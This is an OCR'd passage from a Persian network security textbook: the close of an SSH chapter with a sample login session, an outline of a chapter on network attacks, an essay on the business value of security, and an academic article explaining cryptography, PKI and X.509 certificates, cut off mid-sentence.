
پس از آنکه کنسول سیستم مورد نظر برای شما داده شد ، درست مانند اینکه پشت سیستم مورد نظر خودتان مشغول به کار هستید میتوانید آن را کنترل و تنظیم کنید :

Last login: Sat May 1 19:35:42 2004 on tty4
Linux memphis 2.6.5 #1 Mon Apr 5 23:23:54 IRST 2004 i686 unknown unknown GNU/Linux
Libranet GNU/Linux
Last login: Sat May 1 19:35:42 2004
root@memphis:~#

پس از اتمام عملیات بر روی سیستم راه دور کافی است دستور Logout را برای بستن اتصال وارد کنید :

#Logout
Connection to memphis closed.

البته کاربران Window$ هم میتوانند از یک ارتباط امن مثل SSH استفاده کنند . البته نه با برنامه OpenSSH بلکه با برنامه قدرتمند putty



www.chiark.greenend.org.uk/~sgtatham/putty

به طور کلی، SSH یک راه سریع، امن و عالی جهت اداره سیستم‌های موجود بر روی شبکه محلی و سرویس‌دهنده‌های راه‌دور فراهم می‌نماید. مخصوصا اینکه بدلیل متنی بودن کامل اتصالات، آنرا جهت استفاده در اتصالات کندی مانند خطوط تلفن نیز مناسب می‌سازد.

Dog Soung جزو توسعه دهندگان اصلی OpenSSH و سیستم عامل OpenBSD است و البته برنامه Dsniff هم از زیر دست ایشون رد شده و یکی از اعضای اصلی گروه w00w00 هستش

امیدوارم که این مقاله به امن کردن سیستم های شما کمک کرده باشد .

معرفی انواع حملات

معرفی انواع حملات

- **فصل هشتم** : معرفی انواع حملات رایج در شبکه

- ارزش تجاری امنیت .
- زیر ساخت های امنیتی مدرن در شبکه اینترنت
- معرفی انواع حملات رایج در شبکه به صورت فهرست وار.
- معرفی انواع حملات به صورت تفصیلی .

ارزش تجاری امنیت

اگر با امنیت سروکار دارید، به نحوی به این مطلب اذعان دارید که امنیت هزینه بر است، هم از نظر ویژگی ها، هم کارایی و هم قابلیت استفاده. ممکن است هر روز با این حقیقت سروکار داشته باشید و حتی این مطلب را کاملا پذیرفته باشید. اما اگر به شما گفته شود که می توانید احساس خود را نسبت به امنیت تغییر دهید و از آن بجای عاملی هزینه بر به عنوان یک تقویت کننده تجارت استفاده کنید،آنگاه چه می گویید؟ ممکن است این مفهوم جدید هنگامی که شما مورد تجاری بعدی خود را برای یک سیستم جدید پایه ریزی می کنید و نیاز دارید که سرمایه بیشتری تقاضا کنید، تفاوت زیادی ایجاد کند. اجازه دهید به شما بگوییم چگونه!

یک طرح امنیتی خوب باید به خوبی از کار بیافتد!

هنگامی که یک راه حل یا برنامه کاربردی طراحی می کنید، دیر یا زود اشکالات فعال و غیرفعال را خواهید دید. مهم نیست که چقدر خوب طراحی کرده باشید، امنیت در نهایت از کار می افتد! هنگامی که امنیت را در راه حل خود وارد می کنید، باید روی این مطلب تمرکز کنید که چگونه کار خواهد کرد و تراکنش خواهد داشت. اما مهم تر این است که چگونه از کار خواهد افتاد.

مرتبه بعد که راه حل جدیدی را طراحی و پیاده سازی می کنید، به دنبال این باشید که چگونه می توانید هنگامی که طرح شما به خطر می افتد ، از یک واکنش زنجیره ای اتفاقات بد جلوگیری کنید. هنگامی که برای جلوگیری از اشکالات، آینده نگری می کنید، این رویکرد به راه حلی منتهی می شود که خسارت را در هنگام به خطر افتادن سیستم، محدود می کند. به عبارت دیگر، مطمئن شوید که طراحی شما به خوبی از کار می افتد و مشکلات گسترده ای ایجاد نمی کند!

یک راه حل که به خوبی از کار می افتد، چگونه ارزش تجاری امنیت را تحت تأثیر قرار می دهد؟ در اینجا به یک مثال اشاره می کنیم: شرکت شما یک پورتال آنلاین ایجاد می کند که روی زیر ساختار مبتنی بر Windows Server 2003 و چارچوب .NET اجرا می شود. یک شرکت مشابه نیز پورتالی دارد که اخیرا به خطر افتاده است. بنابراین شرکت شما می خواهد این تضمین را بدهد که مشتریان بالقوه به پورتال جدید اعتماد دارند. راه حل هایی که به طرز بدی از کار می افتند، آنهایی هستند که شما دوست ندارید در آینده یادآور آنها باشید.

بنابراین شرکت شما سعی می کند زیر ساختار را ساده کند: شما با پیاده سازی پورتال در سه سطح، یک تقسیم بندی انجام می دهید. در طول نصب تا آنجا که ممکن است از تراکنش های انسانی با استفاده از نصب های اسکریپتی و خودکار می کاهید . به صورت مرکزی ابزارهایی مانند Group Policy در Active Directory را سرپرستی می کنید. برای بهبود امنیت پورتال و بهینه سازی عملیات روزانه، روندهای مدیریت وصله های امنیتی را بهینه می کنید. شما تمام این کارها را تحت نام امنیت انجام می دهید. آنچه که شما در نهایت توسط آن، کار خود را به اتمام می رسانید زیر ساختاری است که برای آنچه در آن سرمایه گذاری کرده اید، ارزش افزوده به ارمغان می آورد. شما یک طرح پورتال دارید که پویاتر و مقاوم تر است و به راحتی برای مقاومت در برابر تهدیدها و حملات جدید سازگار می شود.

شما همچنین تکنولوژی ای را که از آن استفاده می کنید بهتر درک می کنید و در عین حال کارمندان IT شما بازدهی بیشتری دارند، زیرا شما نصب طاقت فرسا و وظایف نگهداری را از کار روزانه حذف کرده اید. شما در حقیقت با استفاده از امنیت به عنوان یک تقویت کننده، ارزش تجاری را افزایش داده اید.

اما صبر کنید، یک عامل دیگر هنوز وجود دارد...

عامل انسانی

امنیت در حقیقت مربوط به همه است. نه فقط کسانی که به یک سیستم حمله می کنند، بلکه کسانی که از آن مراقبت می کنند نیز درگیرند. یک چیز را به خاطر داشته باشید: اگر می خواهید طرح امنیتی شما کار کند شما مجبور هستید به افراد اعتماد کنید. جزئیات یک روش امنیتی اغلب پیچیده است، اما روشی که امنیت عمل می کند و از کار می افتد چیزی است که همه می توانند بفهمند. این را هنگامی که طرح امنیتی خود را ایجاد و پیاده سازی می کنید به یاد داشته باشید.

امتیازی که انسان ها نسبت به ماشین دارند این است که می توانند ابتکار داشته باشند، به سرعت تصمیم گیری کنند و مشکلات را کشف کنند. از طرفی افراد ضعیف ترین بخش یک زنجیره امنیتی هستند. آنها معمولاً دلیل از کار افتادن طرح امنیتی شما هستند.

بنابراین، چگونه می توانید ضعف انسانی را به یک نقطه مثبت تبدیل کنید؟ مطمئن شوید که هنگامی که امنیت را در طرح خود وارد می کنید، افراد مرتبط را درگیر می کنید، به آنها وظایفی محول می کنید و آگاه شان می کنید. داخل یک سازمان، امنیت یک تلاش گروهی است، هم عمودی و هم افقی! همه را درگیر کنید و برای فیدبک ها و پیشنهادهای سازنده در مورد طرح تان به صورت باز برخورد کنید. با استفاده از امنیت به عنوان ابزاری برای ارتباط در میان کل سازمان، شما افراد را از اموالی که قصد محافظت دارید، آگاه می سازید. در حقیقت مقوله امنیت به عنوان یک عامل انگیزه، بر ارزش تجاری می افزاید، زیرا افراد را مجبور به تراکنش و اشتراک ایده ها می کند.

امنیت کامل وجود ندارد؛ اما مخاطرات باید قابل مدیریت باشند. هنگامی که شما به صورت موثری مخاطرات امنیتی را مدیریت می کنید، یک طرح امنیتی -تجاری قدرتمند در اختیار دارید که چیزی بیش از یک هزینه است.

شما نمی توانید این حقیقت را که امنیت همیشه پول را تعقیب می کند، تغییر دهید. شما می توانید رویکرد خود را با تبدیل ساختن امنیت به یک ابزار تجاری با ارزش تغییر دهید و می توانید از آن به عنوان یک انگیزه و تقویت کننده استفاده کنید، هم برای تکنولوژی و هم برای افراد. اکنون امنیت چیزی است که هیچ تجارتی نمی تواند بدون آن وجود داشته باشد

زیر ساختارهای امنیتی مدرن برای مبادلات در شبکه اینترنت

دکتر شهرام بختیاری، استادیار پژوهشکده الکترونیک دانشگاه صنعتی شریف در یک مقاله‌علمی، زیر ساختارهای امنیتی مدرن برای مبادلات در شبکه اینترنت را مورد بررسی قرار داده است. که به علت بار علمی و راهبردی این مقاله ما آن را در زیر آورده ایم :

استفاده از رایانه امروزه جزو کارهای روزمره بسیاری از افراد قرار گرفته و در کشورهای پیشرفته، سیستم‌های رایانه‌ای جزو لاینفک زندگی افراد جامعه می‌باشند. در کشورهای در حال توسعه از جمله ایران، فرهنگ استفاده از رایانه با سرعت زیادی در حالت شکل‌گیری است و پیش‌بینی می‌شود که در آینده‌ی نه‌چندان دور، شاهد همه‌گیر شدن استفاده از رایانه در ایران باشیم.

در عصر کنونی استفاده از رایانه به تنهایی قابلیت زیادی را برای کاربران فراهم نمی‌کند بلکه عمدتا رایانه‌ها از طریق خطوط تلفنی (dial-up) و یا شبکه‌های محلی (lan) به یکدیگر متصل هستند. استقبال جهانی از شبکه اینترنت و وجود ابزار و استانداردهای مختلف، زمینه‌ای را فراهم آورده تا بتوان کاربران را به راحتی با یکدیگر ارتباط داد و منابع و اطلاعات الکترونیکی را در میان آنها از طریق خطوط شبکه‌ای توزیع نمود. حتی مشاهده می‌شود که بسیاری از اطلاعات با ارزش از قبیل اطلاعات مالی (خرید و فروش) و یا اطلاعات سری نیز از طریق شبکه اینترنت بین کاربران رد و بدل می‌شوند.

دو مساله مهم که کاربران شبکه‌های کامپیوتری با آنها دست به گریبانند عبارتند از :

۱- حفظ حریم خصوصی و محرمانگی: کاربران علاقمند هستند که کارها و ارتباطات آنها غیر قابل ردیابی توسط دیگران باشد و همچنین پیام‌هایی که آنها در شبکه می‌فرستند و یا دریافت می‌نمایند، قابل فهم توسط مداخله‌گرانی که داده‌های رد و بدل شده در مسیر شبکه را شنود می کنند، نباشد.

۲- احراز هویت و عدم انکار: کاربران جهت پاره‌ای از مسائل نیاز دارند که از صحت هویت طرف مقابل، اطمینان حاصل نمایند و مطمئن شوند که کاربری که با آن تماس گرفته‌اند واقعاً همان فردی است که انتظارش را داشته‌اند. همچنین در بعضی از مسائل، ارسال کننده‌ی یک پیام نباید بتواند پیامی را که فرستاده انکار نماید. این ابزار همان امضای معمولی افراد را شبیه سازی می نماید.

رمزنگاری به عنوان یک از روش‌های قابل اعتماد جهت فراهم آوردن سرویس‌های فوق قابل استفاده می‌باشد. کلمه لاتین cryptography به معنی علم نوشتن به رمز می‌باشد. ولی امروز به صورت کلی‌تری جهت فراهم آوردن ابزارهایی که می‌توانند سرویس‌هایی را برای امنیت اطلاعات و داده‌ها ارائه نمایند، استفاده می‌شود. امروزه رمزنگاری جزو روش‌های الزامی در فراهم نمودن امنیت سیستم‌ها و شبکه‌های کامپیوتری می‌باشد و مانند قدیم، منحصر به سیستم‌های نظامی و بانکی نمی‌شود. در عصر شبکه‌های کامپیوتری، هر فرد می‌تواند از منابع اطلاعاتی خود با استفاده از ابزارهای امنیتی که عمدتا توسط سیستم‌های رمزنگاری فراهم می‌شوند، محافظت نمایند.

- سیستمهای رمزنگاری متقارن و نا متقارن

با وجود اینکه امروزه سیستم‌های رمزنگاری برای کاربردهای مختلفی مورد استفاده قرار می‌گیرند ولی در ابتدا چنین سیستم‌هایی تنها جهت اختفا و به عنوان ابزاری برای به وجود آوردن محرمانگی پیام، طراحی شده بودند. در یک سناریوی کلی می توان فضایی را در نظر گرفت که در آن، کاربر A قصد ارسال پیام P به کاربر B را دارد.

روش کار بدین ترتیب است که ابتدا کاربر A از الگوریتم E جهت رمز نمودن پیام P استفاده می نماید. الگوریتم‌های رمزنگاری، نیاز به یک کلید رمزنگاری (Ke) دارند تا بتوانند از پیامی مانند P، یک خروجی مانند C تولید نمایند که با پیچیدگی زیادی وابسته به هر دوی P و Ke باشد. کاربر B که پیام C را دریافت می‌کند با استفاده از الگوریتم رمزگشایی D و با استفاده از کلید رمزگشایی (Kd) اقدام به بازنمودن پیام C می‌نماید و نتیجه، پیام P خواهد بود.

فرق اساسی میان سیستم‌های رمزنگاری متقارن و نا متقارن این است که در سیستم‌های رمزنگاری متقارن Kd یا مساوی Ke است و یا به راحتی از آن استنتاج می شود. در نتیجه کافی است هر دو کاربر A و B، کلید Ke را بدانند تا بتوانند پیام‌هایشان را توسط آن رمز نموده و سپس رمزگشایی نمایند. با توجه به اینکه Ke تنها برای A و B شناخته شده است لذا وقتی کاربر B پیام را باز می‌کند، مطمئن می‌شود که پیام فوق از طرف A است (خاصیت احراز هویت) . با این وجود A به راحتی می‌تواند ارسال پیام فوق را انکار نماید زیرا B نیز می‌تواند چنان پیامی را به همان شکل، رمز نماید.

در سیستم‌های رمزنگاری نا متقارن، کلیدی‌های رمز گذاری و رمزگشایی متفاوت هستند. در حقیقت هر کاربر دارای یک زوج کلید

می‌باشد که یکی کلید عمومی و دیگری کلید خصوصی می‌باشد. فرض بر این است که کلید خصوصی، تنها توسط آن کاربر شناخته شده است ولی کلید عمومی برای همه افرادی که قصد ارتباط با آن کاربر را دارند معلوم است. حال اگر A قصد ارسال پیامی محرمانه به B را داشته باشد، پیام را توسط کلید عمومی B رمز می‌کند وآن را ارسال می نماید. کاربر B پیام رمز شده را توسط کلید خصوصی خود، رمزگشایی می‌نماید. با توجه به اینکه تنها B کلید خصوصی را دارا است لذا هیچ فرد دیگری نمی‌تواند به محتوای پیام دسترسی پیدا کند. برای ایجاد خاصیت احراز هویت می‌توان پیام را توسط کلید خصوصی رمز نمود تا هر فردی که کلید عمومی آن کاربر را دارا است بتواند رمز را باز نموده و در نتیجه هویت کاربر فوق احراز شود. البته در عمل به‌جای اینکه متن، توسط کلید خصوصی رمز شود، توسط یک تابع در هم ساز (hash function)، یک جمع‌آزما با طول ثابت (مثلا ۱۲۸ بیت) ایجاد می‌شود و سپس جمع‌آزما رمز می‌شود.

- مقایسه الگوریتم‌های رمزنگاری متقارن و نا متقارن

الگوریتم‌های رمزنگاری متقارن و نا متقارن از جنبه‌های مختلفی قابل مقایسه هستند. با توجه به اینکه هدف ایجاد امنیت قوی در شبکه اینترنت می‌باشد لذا امنیت، سادگی و همچنین افزایش توانایی‌های سیستم، دارای اهمیت بیشتری می‌باشند.

از لحاظ امنیت مشکل می توان سیستم‌های متقارن و نا متقارن را مقایسه نمود. سیستم‌های رمز نا متقارن، عمدتا بر اساس یک مساله سخت ریاضی بنیان نهاده شده‌اند و تا وقتی آن مساله ریاضی حل نشده، سیستم دارای امنیت لازم می‌باشد. به عنوان مثال یکی از مسایل ریاضی که سیستم‌های رمز بر آن استوار هستند مساله تجزیه اعداد بزرگ می‌باشد. با توجه به اینکه در سیستم‌های رمز نا متقارن، با اعداد بزرگ کار می‌شود لذا اینگونه سیستم‌ها در مقایسه با سیستم‌های رمز متقارن معمولا از سرعت نسبتا پایینی برخوردار هستند. با وجود سرعت نسبتا کم الگوریتم‌های نا متقارن، سادگی کار با آنها و توانایی‌هایی که فراهم می‌آورند آنها را برای استفاده از یک سیستم بزرگ و همه‌گیر جذب می‌نمایند. کلیدهای استفاده شده در الگوریتم‌های نا متقارن، راحت‌تر از الگوریتم‌های متقارن قابل توزیع هستند. اگر فرض کنیم در شبکه n کاربرد وجود دارد و همه کاربران بخواهند توسط الگوریتم متقارن با یکدیگر ارتباط امن داشته باشند، نیاز به n (n-1)/۲ کلید می‌باشد که بین هر دو کاربر به اشتراک گذاشته شده است. در مقابل، اگر از الگوریتم نا متقارن استفاده شده باشد، به n زوج کلید (عمومی و خصوصی) نیاز می‌باشد. در ضمن چون در الگوریتم‌های نا متقارن، تنها کلید عمومی هر کاربر باید در شبکه توزیع شود لذا بر خلاف الگوریتم‌های متقارن که در آنها بایستی کلید ها به طور امن (محرمانه) توزیع شوند، در الگوریتم‌های نا متقارن مشکل اساسی وجود ندارد.

- سازماندهی یک ساختار کلید عمومی

با مروری بر روند اعمال امنیت شبکه در چند دهه‌ی اخیر دیده می‌شود که دیوار آتش (firewall)، جزو اولین روش‌های حفاظت در شبکه بوده است. سیستم‌های تشخیص نفوذگران (Intrusion Detection Systems) و شبکه‌های خصوصی - مجازی (Virtual Private Networks) نیز پس از آن پا به عرصه وجود گذاشتند. در عصر کنونی ساختار کلید عمومی و یا اصطلاحا ((PKI، Infrastructure Public Key به‌عنوان بهترین روش برای اعمال امنیت در شبکه شناخته شده است.

در این قسمت قصد بر این است که ملزومات طراحی و سازماندهی یک ساختار کلی برای شبکه اینترنت بیان شود که هر کاربر دارای یک زوج کلید مربوط به یکی از الگوریتم‌های نا متقارن باشد. با وجود اینکه امروزه ساختار کلید عمومی بسیار مطرح است ولی هنوز شاهد استفاده از روش‌های قدیمی در شبکه اینترنت برای بسیاری از کارهای حساس و حتی خرید و فروش می‌باشیم. البته به‌دلیل عدم هماهنگی در روش‌های فوق و پیروی نکردن از یک ساختار کلی و استاندارد، نیاز به یک سیستم هماهنگ و کارا احساس می‌شود.

- مشکلاتی که در شبکه اینترنت وجود دارد

یکی از ساده‌ترین مثال‌هایی که نشان دهنده‌ی ضعف شبکه اینترنت است؛ پست الکترونیکی می‌باشد. سناریویی را در نظر بگیرید که در آن کاربر A قصد ارسال پست الکترونیکی به کاربر B را دارد. وقتی نامه از مبدا رها می‌شود معمولا چندین گره را پشت سر می‌گذارد و نهایتا به گروه مقصد یعنی کاربر B می‌رسد. در این ارسال مشکلات فراوانی ممکن است اتفاق بی افتند که مهمترین آنها عبارتند از:

۱) اگر ایجاد ارتباط فقط از طریق اینترنت ممکن است پس چگونه می‌توان آدرس کاربر B را به دست آورد به طوری که مطمئن بود آدرس صحیح است؟

۲) چگونه می‌توان اطمینان حاصل نمود که پیام ارسالی در بین راه (گره‌های عبوری) بازبینی نشده‌اند و پیام محرمانه باقی مانده؟

۳) چگونه هویت فرستنده‌ی پیام توسط گیرنده‌ی پیام احراز می‌گردد؟ به‌عبارت دیگر، کاربر B از کجا بفهمد که پیام فوق واقعاً از طرف کاربر A ارسال گردیده؟

یکی دیگر از مشکلات اساسی که هم اکنون در شبکه اینترنت وجود دارد؛ انتقال اطلاعات از طریق FTP، HTTP و حتی TELNET می‌باشد. البته گونه‌ای از سرویس‌ها و ابزارهای تکمیلی ساخته شده‌اند که تا حدی اینگونه مشکلات را رفع می‌نمایند ولی هنوز مکررا دیده می‌شود که اطلاعات رد و بدل شده در شبکه اینترنت بدون امنیت (محرمانگی و احراز هویت) می‌باشد و حتی دیده می‌شود که مثلا کلمه عبور استفاده شده در پروتکل‌های FTP و یا TELNET به صورت ساده در شبکه ارسال می‌شود و توسط هر فردی قابل کپی برداری می‌باشد.

مهمترین مشکلی که شبکه اینترنت با آن دست به گریبان است؛ عدم یک سیستم و ساختار کلی جهت ایجاد ارتباطات امن برای کارهای حساس از قبیل تجارت الکترونیکی می‌باشد. در حال حاضر بسیاری از شرکت‌ها از طریق شبکه اینترنت اقدام به فروش کالاهای خود نموده‌اند که عمدتا به کالاهای ارزان قیمت محدود می‌شوند، زیرا اولا هنوز اعتماد لازم بین کاربران بوجود نیامده و ثانیا بسیاری از پروتکل‌های استفاده شده، از امنیت کافی برخوردار نیستند.

- راه‌کارهای امنیتی

از سالها قبل، کارهای زیادی برای ایجاد امنیت در شبکه اینترنت انجام شده است. به عنوان مثال PGP، SFTP، SHTTP، Secure Shell و Kerberos نمونه‌های عملی هستند که مورد استفاده قرار گرفته‌اند، ولی هیچیک قابلیت‌های لازم برای یک سیستم همه‌گیر با توانایی‌های لازم برای نیازهای جدید کاربران اینترنت را ندارند.

یکی از معروفترین استانداردهایی که می‌تواند منجر به ساختار کلی مورد نظر شود، استاندارد X.509 می‌باشد. این استاندارد که توسط ISO/ITU تهیه شده، جهت ایجاد یک چارچوب برای PKI ارائه شده است و مبتنی بر استاندارد X.500 می‌باشد. استاندارد X.500 برای ایجاد سرویس دایرکتوری (Directory service) برای شبکه‌های بزرگ کامپیوتری ارائه گردیده است.

استاندارد X.509 به‌عنوان یکی از قدیمی‌ترین ساختارهای مبتنی بر کلید عمومی در سال ۱۹۸۸ میلادی ظاهر شد که متعاقب آن، نسخه‌های ۲ و ۳ نیز ارایه شدند. این استاندارد هم اکنون در بعضی از سیستم‌ها و پروتکل‌ها مورد استفاده قرار گرفته و SET و SSL نیز از آن بهره می‌برند. در این استاندارد برای هر کاربر، یک گواهی صادر می‌شود که از آن طریق می‌توان بسیاری از نیازهای امنیتی را برطرف نمود. تولید گواهی (Certification) و عمل تعیین اعتبار (Validation) دو عامل اصلی موردنیاز در PKI می‌باشند. هدف در عمل اول ایجاد ارتباط بین کاربر (یا شرکت) و کلید عمومی آن بوده و در عمل دوم نیز هدف، تعیین اعتبار گواهی می‌باشد.

- خصوصیات PKI

با توجه به مطالب ذکر شده، PKI را می‌توان به صورت مجموعه‌ی سخت‌افزار، نرم‌افزار، کاربران، سیاست‌ها و رویه‌هایی که برای ایجاد مدیریت، ذخیره، توزیع و انهدام گواهی مبتنی بر رمزنگاری با کلید عمومی مورد نیاز می‌باشند تعریف نمود.

خصوصیاتی که در یک سیستم PKI مورد نیاز می‌باشند عبارتند از:

۱) محرمانگی (Confidentiality): شامل محرمانگی محتوای پیام و عدم امکان شناسایی گیرنده و فرستنده پیام توسط نفر سوم.

۲) تمامیت (integrity): شامل دست‌نخوردگی پیام، اطمینان از رسیدن پیام به مقصد و اطمینان از عدم دریافت بیش از یک نسخه پیام توسط گیرنده.

۳) احراز هویت (authentication): شامل اطمینان از اینکه پیام دریافت شده، از کسی ارسال شده باشد که پیام نشان می‌دهد و اطمینان از اینکه پیام ارسال شده را کسی دریافت می‌کند که فرستنده مدنظر دارد.

٤) عدم انکار (non - repudiation): شامل عدم امکان انکار دریافت پیام، توسط گیرنده پیام و عدم امکان انکار ارسال پیام، توسط فرستنده پیام.

۵) کنترل (control): شامل وجود قوانین مدون و منابع مورد اطمینان و همچنین امکان دنبال کردن و ثبت خطا در روند سیستم.

٦) در دسترس بودن (availability): اطمینان از فعال بودن سیستم در تمام اوقات.

- نحوه توزیع کلید عمومی

روش‌های موجود جهت توزیع کلید عمومی یک کاربر عبارتند از:

۱) ارسال مستقیم توسط کاربر.

۲) ذخیره در دفترچه تلفن.

۳) ذخیره در یک گره که با احراز هویت، قابل دریافت باشد.

٤) استفاده از گواهی.

با یک بررسی مختصر معین می‌شود که روش چهارم از دیگر روش‌ها بهتر است. زیرا ضمن اینکه هویت صاحب کلید در موقع دریافت کلید عمومی قابل احراز می‌باشد، از ایجاد ترافیک در گره‌های خاص (bottle - neck) نیز جلوگیری می‌شود.

- طرح اصلی یک PKI مطلوب

برای طراحی یک سیستم PKI کامل و امن، نیاز است که ابزارهای آن با دقت انتخاب شده و مشکلات احتمالی آن دقیقا مورد بررسی قرار گیرند. یکی از ابزارهای اصلی در چنین سیستمی، توزیع کلید عمومی می‌باشد که طبق توضیحات مربوط به قسمت قبل، این سرویس توسط گواهی قابل حل می‌باشد.

- گواهی برای کاربران سیستم

حداقل اطلاعاتی که در یک گواهی مورد نیاز می‌باشند عبارت است از اطلاعات شناسنامه‌ای صاحب گواهی، کلید عمومی صاحب گواهی، اطلاعات شناسه‌ای صادر کننده گواهی (CA:Certificate Authority) و امضای صادر کننده‌ی گواهی. با توجه به اینکه این طرح یک طرح ملی بوده و قابل گسترش در سطح جهانی می‌باشد لذا نمی‌توان انتظار داشت که تنها یک صادرکنندی گواهی برای تمام کاربران وجود داشته باشد. روش‌های مختلفی برای حل این مشکل وجود دارد که روش سلسله مراتب بصورت cross - reference به عنوان مطلوب ترین روش در نظر گرفته می‌شود. در این روش یک صادرکننده‌ی اولیه وجود دارد که کلیه کاربران یک جامعه یا گروه به آن اطمینان دارند. دلیل اینکه چنین ساختاری در نظر گرفته شده، امکان آسان و امن احراز هویت گواهی یک کاربر توسط کاربران دیگر می‌باشد. در روش فوق نیاز نیست که هر کاربر برای تائید هر کلید عمومی، مستقیما به صادرکننده‌ی آن کلید مراجعه نماید.

- نحوه‌ی تعیین اعتبار گواهی کاربران...

طبق ساختار سلسله مراتبی که در قسمت قبل بیان شد، هر کاربر می‌تواند به راحتی هویت کاربر دیگر را احراز و یا رد نماید. با این وجود به دلیل اینکه امنیت کلیدهای استفاده شده در سیستم‌های رمزنگاری، تابع مقدار مصرف آن و همچنین زمان می‌باشد، لذا لازم است کلید ها پس از مدتی عوض شوند. بنابراین یکی دیگر از اقلامی که باید در گواهی کاربران منظور شود، تاریخ انقضای گواهی می‌باشد که بر اساس متوسط زمان استفاده از کلید رمزنگاری محاسبه می‌گردد.

این روش، مشکلاتی از این قبیل را حل می‌نماید ولی اگر به دلیلی، کلید خصوصی کاربری از محرمانگی خارج شود و یا کاربر تقاضای گواهی جدید نماید آنگاه کلید رمزنگاری قدیمی آن کاربر از درجه اعتبار ساقط می‌شود؛ در صورتی که هنوز گواهی قدیمی کاربر ممکن است اعتبار داشته باشد. برای حل این مشکل از یک لیست شامل شماره گواهی‌های از درجه اعتبار ساقط شده (CRL)

استفاده می‌کنیم تا گواهی‌های بی‌اعتبار، قابل پیشگیری باشد. بدین ترتیب اگر کار مهمی مانند انجام یک قرار داد مهم در حال انجام باشد لازم است که کاربران پس از احراز هویت یکدیگر (توسط گواهی امضا شده) اقدام به جست‌وجو در لیست فوق نیز بنمایند تا مطمئن شوند که گواهی‌ها باطل نشده باشند.

- محتویات گواهی

جهت سازگاری با استانداردهای جهانی، گواهی کاربران را طبق استاندارد X.509 تعریف می نماییم. براساس این استاندارد، یک گواهی دارای اقلام زیر می‌باشد:

۱- شماره نسخه استاندارد: عددی صحیح که نشان دهنده‌ی نسخه‌ای از استاندارد می‌باشد که در گواهی استفاده گردیده است. در حال حاضر بالاترین نسخه، ۳ می‌باشد.

۲- شماره شناسایی: شماره شناسایی گواهی می‌باشد و فرض می‌شود که یک صادرکننده‌ی گواهی هیچگاه دو گواهی با شماره شناسایی یکسان صادر نمی‌نماید.

۳- شماره شناسایی الگوریتم امضا: شناسه‌ای است که به تعیین الگوریتم صادرکننده‌ی گواهی برای امضا کردن می‌پردازد.

۴- نام صادر کننده‌ی گواهی: نام صادر کننده گواهی طبق استاندارد X.500.

۵- تاریخ اعتبار: شامل تاریخ شروع و خاتمه اعتبار گواهی.

۶- نام صاحب گواهی: نام صاحب گواهی طبق استاندارد X.500.

۷- کلید عمومی صاحب گواهی: شامل شناسه‌ای که الگوریتم نا متقارن استفاده شده و همچنین کلید عمومی متناظر با آن الگوریتم برای صاحب گواهی را معین نماید.

اقلام لیست شده در بالا حداقل اطلاعات لازم در یک گواهی می‌باشند. در بالا نام صادر کننده‌ی گواهی و نام صاحب گواهی، طبق استاندارد X.500 می‌باشد که جهت یکتا بودن نام، شامل اطلاعات سلسله مراتبی کاربر طبق فرمتی مشابه آدرس وب (URL) می‌باشند. موارد اصلی که در فرمت X.500 مورد استفاده قرار می‌گیرند شامل کشور، نام کاربر، مکان، سازمان و واحد سازمانی می‌باشند.

در نسخه‌ی دوم از استاندارد X.509 به دلیل اینکه ذخیره نام، طبق استاندارد X.500 ممکن است همیشه یک کاربر را به طور یکتا معین ننماید (مثلا وقتی کاربری از شرکتی اخراج شده و کاربر جدیدی با همان نام استخدام شده)، لذا برای هر یک از صادر کننده‌های گواهی و صاحب گواهی یک شناسه یکتا در نظر گرفته شده است.

- روش محافظت از کلید خصوصی کاربران

یکی از مهمترین قسمت‌هایی که باید به طور جدی مورد توجه قرار گیرد؛ اطمینان از محرمانگی کلید خصوصی کاربران می‌باشد. اگر به نحوی کلید خصوصی یک کاربر توسط کاربر دیگری مورد شناسایی قرار گیرد، کلیه کارهایی که توسط سیستم رمزنگاری نا متقارن امکان‌پذیر است، توسط کاربر فوق قابل انجام خواهد بود. بنابراین محرمانگی، عدم انکار و احراز هویت برای کاربری که کلیدش کشف شده زیر سوال خواهد رفت.

اولین مرحله‌ای که در این سیستم برای یک کاربر عملی می‌شود؛ ایجاد گواهی است که در این مرحله نیاز است که کاربر یک زوج کلید رمزنگاری داشته باشد. بسته به اینکه سیاست‌های اعمال شده در سیستم چگونه باشد، یکی از دو روش زیر برای تولید کلید استفاده می‌شوند:

